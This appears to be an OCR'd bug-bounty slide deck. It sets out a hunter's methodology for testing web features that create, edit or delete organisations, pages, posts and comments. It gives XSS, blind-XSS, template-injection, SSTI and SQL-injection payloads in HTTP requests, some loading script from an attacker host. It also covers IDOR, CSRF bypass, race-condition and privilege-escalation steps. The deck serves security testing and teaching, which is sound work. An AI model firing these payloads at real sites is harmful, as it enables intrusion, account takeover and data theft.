
ORG

Page - Post - Comment

- Create New Organization , Page , Post OR Comment
- Edit Your Organization , Page , Post OR Comment
- Remove Your Organization , Page , Post OR Comment

Mahmoud M. Awali

@0xAwali


attacker
My Steps while Creating , Editing OR Remove ORG - Page - Post - Comment
ORG
Page
Post
Comment
Creating
Editing
Remove
BXSS OR XSS
Blind CSTI
SSTI
Time-Based SQLi
IDOR
Add Email
CSRF
Settings
Bugs
Ideas
Race Condition
Post File
BBCode
Education Email
BXSS In User-Agent
More

attacker

My Methodology

Try To Create With Blind XSS Payloads e.g. "><img src=//me.xss.ht> , "><script>$.getScript ("//me.xss.ht")</script> OR XSS Payloads On All Field To Get Blind XSS On Admin Panel

- Tweet
- Blog
- Writeup
- Writeup
- Writeup

```
POST /Create-ORG-PAGE HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

name="><img src=//me.xss.ht>&address="><img
src=//me.xss.ht>&describe="><img src=//me.xss.ht>
&token=Anti-CSRF
```

attacker

My Methodology

While Creating ORG , Page , Post OR Comment , Try To Inject XSS Payloads e.g. %3c%2fscript%3e%3cscript%3ealert(1)%3c%2fscript%3e On Other Parameters To Get XSS

- Writeup

```
POST /create-ORG-PAGE-POST-COMMENT HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

name=me&&token=Anti-CSRF&parameter=%3c%2fscript%3e%3cscript%3ealert(1)%3c%2fscript%3e
```

attacker

My Methodology

While Appending Post Or Comment Try To Inject XSS Payloads e.g.

<script>alert();</script>"><<script>alert();</script>img src=x onerror=alert();> OR "><img src=x onerror=confirm(1);>

- Writeup
- Writeup

```
POST /append-POST-COMMENT HTTP/1.1
Host: www.company.com
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

content=<script>alert();</script>"><<script>alert();</script>img src=x onerror=alert();>&id=number&&token=CSRF
```

attacker

My Methodology

Try To Create With XSS Payloads As Headline e.g. "><script>alert(1337)</script> OR [[constructor.constructor('alert(1)')()]] To Get Stored XSS

- Blog
- Blog
- Writeup

```
POST /append-POST-COMMENT HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

content="><script>alert(1337)</script>&id=number&
token=Anti-CSRF
```

attacker

My Methodology

Try To Create With Blind Template Injection Payloads e.g. {{constructor.constructor('import("http://me.xss.ht")')()}} On All Field To Get Blind XSS On The Admin Panel

- Tweet

```
POST /Create-ORG-PAGE HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

name={{constructor.constructor('import("http://me.xss.ht")')()}}&a
ddress={{constructor.constructor('import("http://me.xss.ht")')()}}&
describe={{constructor.constructor('import("http://me.xss.ht")')()}
}&token=Anti-CSRF
```

attacker

My Methodology

While Creating ORG , Page , Post OR Comment Try To Inject SSTI Payloads e.g. {{7*7}} , {7*7} OR ${7*7} On All Field To Get RCE

- Writeup
- Writeup
- Blog

```
POST /Create-ORG-PAGE HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

name={{7*7}}&address={{7*7}}&describe={{7*7}}&
token=Anti-CSRF
```

attacker

My Methodology

While Creating ORG , Page , Post OR Comment Try To Inject Time-Based SQLi Payloads e.g. -sleep(10) OR -benchmark(1000000000,1-1) On All Field To Get SQLi

- Writeup

```
POST /append-POST-COMMENT HTTP/1.1
Host: www.company.com
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

content=-sleep(10)&id=-sleep(10)&parameters=-sleep(10)
&token=CSRF
```

attacker

My Methodology

If You Can Post By Uploading File Try To Replace File ID To Existence File ID , Then Delete This

- Writeup
- Writeup

Steps to produce :-

1 - You Can Post File
2 - Intercept The Request And Replace File ID To Existence File ID
3 - Try To Delete This Post
4 - Wait A Little , Then Check The File That contains The Existence File

attacker

My Methodology

If You Can Post By Using BBCode Try To Inject XSS Payloads e.g. [url=http://company.com/" onmouseover="alert(document.domain)"] target="_blank">http://[url=http://company.com/"/ onmouseover="alert(document.domain)"/]http://a/"[/url] To Get Stored XSS

- Blog

```
POST /append-POST-COMMENT HTTP/1.1
Host: www.company.com
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

content=[url=http://company.com/"onmouseover="alert(document.domain)" ] target="_blank">http://[url=http://company.com/"/onmouseover="alert(document.domain)"/]http://a/"[/url]&id=number&token=Anti-CSRF
```

attacker

My Methodology

While Creating ORG , Page , Post OR Comment , Is There Anti-CSRF OR Not In Parameters OR Request Headers , If Not Try To Do CSRF POC

- Tweet

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
CSRF-Token: CSRF
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=CSRF
```

Common CSRF Bypasses

Just remove CSRF token

You think it's a joke? No, it's common problem in many web apps

Double Submit Cookie

If you control user cookie, set your own CSRF token both to body and cookie! Look for it:

```
> Cookie Injection
> XSS on any subdomain
> Subdomain takeover
```

Token isn't linked to session

Server just checks that token is valid but doesn't check which user it belongs to

```
> Is Bob's token valid for Alice?
> Is anonymous user's token valid for Alice?
```

PHP Type Juggling

Usage of loose comparisons (==, !=) may lead to unexpected results including CSRF bypass

```
{"action":"delete","csrf":"1bc...ade"}
▼
{"action":"delete","csrf":0}
```


Playing with Content-Type

Remove token and convert CT

```
> Urlencoded form -> JSON
> JSON -> urlencoded form
> Urlencoded form -> multipart form
```

Switch POST -> GET

Server may skip CSRF check for GET requests and accept body params in URL



Somdev Sangwan • Tweet #BugBounty #BugBountyTip

attacker

My Methodology

While Creating , Editing OR Remove Post OR Comment , Try To Replace ID To Another ID To Get IDOR

- Writeup


```
POST /append-POST-COMMENT HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

content=message&id=ID-Another-Account&token=Anti-CSRF
```

attacker

My Methodology

Try To Swap UUID To Numeric ID e.g. xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx To 12345 Because Some Endpoints Are Supporting Legacy Numeric ID

- Tweet



attacker

My Methodology

After Creating ORG , Page , Post OR Comment , Try To Replace ID To Another ID While Doing Action e.g. Add , Edit , Remove On The ORG , Page , Post OR Comment

- Writeup
- Video

Steps to produce :-

1 - Create Two ORG , Page , Post OR Comment , One On Firefox and The Second On Chrome
2 - Try To Get ID Of ORG , Page , Post OR Comment To Both
3 - Do Replace And Match In Burp Suite OR Use Autorize And AutoRepeater
4 - Do Any Action On ORG , Page , Post OR Comment

attacker

My Methodology

If You Need To Find UUID , Try To Register The Victim Email And Sometimes UUID Reflect In The Response

- Tweet

attacker

My Methodology

If There Is Option To Add Email , Try To Add Email With Company Mail Address e.g. any@company.com To Gain Extra Authorities

- Writeup

```
POST /add-Email-To-ORG HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=any@company.com&action=add&token=CSRF
```

attacker

My Methodology

If There Is Option To Add Email , Try To Add Email With Company Mail Address e.g. any@gmail.com@company.com To Gain Extra Authorities

- Slides

```
POST /add-Email-To-ORG HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=any@gmail.com@company.com&action=add&
token=CSRF
```

attacker

My Methodology

If There Is Option To Add Email , Try To Add Email With **Burp Collaborator Mail Address** To Get Backend Information OR Internal IPs

- Slides
- Tweet
- Tweet
- Video
- Blog

me@id.collaborator.net
user(;me@id.collaborator.net)@gmail.com
me@id.collaborator.net(@gmail.com)
me+(@gmail.com)@id.collaborator.net
<me@id.collaborator.net>user@gmail.com

attacker

My Methodology

If There Is Option To Add Email , Try To Use This List Of Payloads As Email Addresses To Get XSS , SSTI , SQLi , SSRF OR Abusing Of Database

- Tweet
- Tweet
- Tweet
- Video
- Writeup

```
me+(<script>alert(0)</script>)@gmail.com
me(<script>alert(0)</script>)@gmail.com
me@gmail(<script>alert(0)</script>).com
"<script>alert(0)</script>"@gmail.com
"<%= 7 * 7 %>"@gmail.com
me+(${{7*7}})@gmail.com
'" OR 1=1 -- '"@gmail.com
"me); DROP TABLE users;--"@gmail.com
me@[id.collaborator.net]
%@gmail.com
```

attacker

My Methodology

While Creating ORG , Page , Post OR Comment , Try To Replace User Agent Header To Blind XSS e.g. User-Agent: "><script src="https://me.xss.ht/"></script>"); OR Use BurpBXSS

- Tweet

```
POST /Create-ORG-PAGE-POST-PAGE HTTP/1.1
Host: www.company.com
User-Agent: "><script src=https://me.xss.ht/"></script>");
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

name=me&address=egy&describe=info&token=Anti-CSRF
```

attacker

My Methodology

While Creating ORG , Page , Post OR Comment , Try To Use Race Condition Technique To Create Multiple ORG , Page , Post OR Comment

- Writeup

Steps to produce :-

1 - While Creating Try To Intercept The Request
2 - Send To Turbo Intruder
3 - Use Race File To Do Race Condition

attacker

My Methodology

While Creating ORG , Page By Using Education Plan With Email Like That me@eng.edu , Try To Read The Response , Sometimes Auth Token Reflected

- Blog

Steps to produce :-

1 - Create Education Email But You Can't Confirm It
3 - You Will Get The Auth Token In The Response

attacker

My Methodology

While Creating ORG , Page By Using Education Plan With Email Like That me@eng.edu , And There Is Feature To Invite Email On This Company

- Writeup

Steps to produce :-

1 - Create Education Email But You Can't Confirm It
2 - Try To Invite Email me@eng.edu To Your ORG
3 - You Will Get Invitation Link With Some Token
4 - Get Back To Step One And Confirm Your Email With This Token

attacker

My Methodology

While Creating ORG , Page , Post OR Comment , Try To Replace Role Of User To Admin If You Got 403 Forbidden , Try To Send Empty e.g. [] To Bypass It

- Tweet


```
POST /Create-ORG-PAGE-POST-PAGE HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

{"email":"me@gmail.com","role":[]}
```

attacker

My Methodology

Try To Use API Of The Company To Do Actions With Your Payloads e.g. Search About API Endpoints To Create - Edit - Remove ORG , Page , Post OR Comment

- Tweet



Thank You

Mahmoud M. Awali

@0xAwali